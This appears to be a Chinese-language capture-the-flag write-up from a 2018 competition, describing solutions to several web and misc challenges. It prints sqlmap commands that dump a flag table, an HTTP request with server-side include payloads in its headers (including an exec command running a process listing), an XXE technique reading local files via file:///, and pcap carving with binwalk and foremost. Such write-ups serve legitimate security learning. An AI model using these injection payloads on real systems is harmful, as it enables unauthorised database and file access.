**EIS2018东北林业大学writeup**

**SimpleBBS**

**（BY-ZYA）**

登录处存在SQL注入 抓包并使用sqlmap读取

执行sqlmap -r crack.txt --threads 10 --level 1

拿到paylaod

执行sqlmap -r crack.txt --threads 10 --level 1 -D bbs -T flag –dump

拿到flag

**SimpleServerInjection**

**（BY-ZYA）**

很明显，看题干即可发现是SSI且flag在当前文件夹登录

直接输入payload：<!--#include virtual="./flag"-->



GET /index.php?name=%3C!--%23include%20virtual%3D%22.%2Fflag%22--%3E HTTP/1.1

Referer: <!--#exec cmd="/bin/ps ax"-->

Host: 210.32.4.22

Cache-Control: max-age=0

Upgrade-Insecure-Requests: <!--#include virtual="./flag"-->

User-Agent: <!--#include virtual="./flag"-->

DNT: 1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8

Accept-Encoding: gzip, deflate


Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,en-US;q=0.7,en;q=0.6

Connection: close

**SimpleExtensionExplorerInjection**


**（BY-SHARP）**

1. 首先打开网页




1. 根据提示 XXE漏洞 flag可能会在/flag里

3.利用bp抓包



1. 将Content-Type改为 application/xml，并利用XML外部实体漏洞，发送XML数据，

利用file协议 file:///flag即可查看flag




**SimplePrintEventLogger**

**（BY-SHARP）**

窗体顶端

同理SimplePrintEventLogger，网址附件都相同，利用以上方法，看提示，可能在/里 所以将file:///flag改为file:///即可得到/目录



发现了flag的兄弟！ flagvvvvvaaaagegsgag2333 进入即可得到flag

窗体底端

**Go go go**

**(BY-Mashiro)**

**方法1:**

1通过下载得到流量包。

2 对流量包进行流量分析，追踪tcp流得到png图片。


3图片就是flag；

**方法2:**

1misc类型的题目看到流量包联想到里面应该有东西。

2先不管其他的，给它分离一下。

3执行binwalk gogogo.pcapng

如图：

然后执行foremost gogogo.pcapng

得到output出的文件夹，里面的png图片即为flag。

